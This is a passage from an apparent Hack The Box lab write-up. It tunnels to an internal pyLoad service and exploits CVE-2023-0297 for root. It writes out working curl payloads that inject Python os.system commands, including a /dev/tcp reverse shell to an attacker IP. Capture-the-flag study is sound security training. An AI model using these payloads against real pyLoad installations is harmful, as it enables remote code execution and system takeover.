
Found Something
There are some files but nothing that will be of use, circling back to linpeas there are some other interesting ports running on this machine:

Dose not seem to resolve outside the machine

Lets see if we can access it localy

interesting, so there is something running on 8000, lets see if we can create a reverse SSH tunnel and access it localy on our HTB machine
ssh -L 1337:127.0.0.1:8000 [email protected]


Looks like that worked, navigating to localhost:1337 we are greated with a pyLoad website login
CVE-2023-0297
Doing some digging around I found: CVE-2023-0297
The current release version of pyLoad is 0.4.20 and the version running on this machine is unknow, but it is vulnerable to that CVE
1
curl -i -s -k -X $'POST'     -H $'Host: 127.0.0.1:1337' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content-Length: 184'     --data-binary $'package=xxx&crypted=AAAA&jk=%70%79%69%6d%70%6f%72%74%20%6f%73%3b%6f%73%2e%73%79%73%74%65%6d%28%22%74%6f%75%63%68%20%2f%74%6d%70%2f%70%77%6e%64%22%29;f=function%20f2(){};&passwords=aaaa'     $'http://127.0.0.1:1337/flash/addcrypted2'


As we can see below, if we ls /tmp we can see that the /tmp/pwnd directory is created.

now lets see if we can get a rev-sell running:


I used CyberChef to URL encode the Rev Shell:
1
2
3
curl -i -s -k -X $'POST' \
    --data-binary $'jk=pyimport%20os;os.system(\"sh%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E14%2E8%2F9000%200%3E%261\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \
    $'http://127.0.0.1:1337/flash/addcrypted2'


Looks like it errors out, since we have access to the user on the machine lets copy over a shell and see if we can use this exploit to run it
1
2
3
curl -i -s -k -X $'POST' \
    --data-binary $'jk=pyimport%20os;os.system(\"bash%20%2Fhome%2Fsau%2Fshell%2Esh\");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa' \
    $'http://127.0.0.1:1337/flash/addcrypted2'

Root
we have root!